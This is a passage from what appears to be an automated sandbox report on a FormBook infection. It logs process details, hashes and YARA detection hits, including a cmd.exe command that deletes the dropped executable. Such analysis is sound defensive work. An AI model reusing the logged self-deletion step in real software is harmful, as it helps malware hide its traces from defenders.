Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.505001814.0000000000240000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 1764 Parent PID: 2412

General

Start time:	15:20:28
Start date:	27/09/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0xffa10000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.449050958.0000000009A6D000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.449050958.0000000009A6D000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.449050958.0000000009A6D000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.456579155.0000000009A6D000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.456579155.0000000009A6D000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.456579155.0000000009A6D000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

Analysis Process: cmmon32.exe PID: 2572 Parent PID: 1764

General

Start time:	15:20:52
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\cmmon32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\cmmon32.exe
Imagebase:	0xd00000
File size:	43008 bytes
MD5 hash:	EA7BAAB0792C846DE451001FAE0FBD5F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.682290111.00000000002F0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.682290111.00000000002F0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.682290111.00000000002F0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.682028966.0000000000080000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.682028966.0000000000080000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.682028966.0000000000080000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.682330562.0000000000380000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.682330562.0000000000380000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.682330562.0000000000380000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 2812 Parent PID: 2572

General

Start time:	15:21:06
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\AppData\Roaming\obinnamaxdw2962.exe'
Imagebase:	0x4aa00000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Deleted

Disassembly

Code Analysis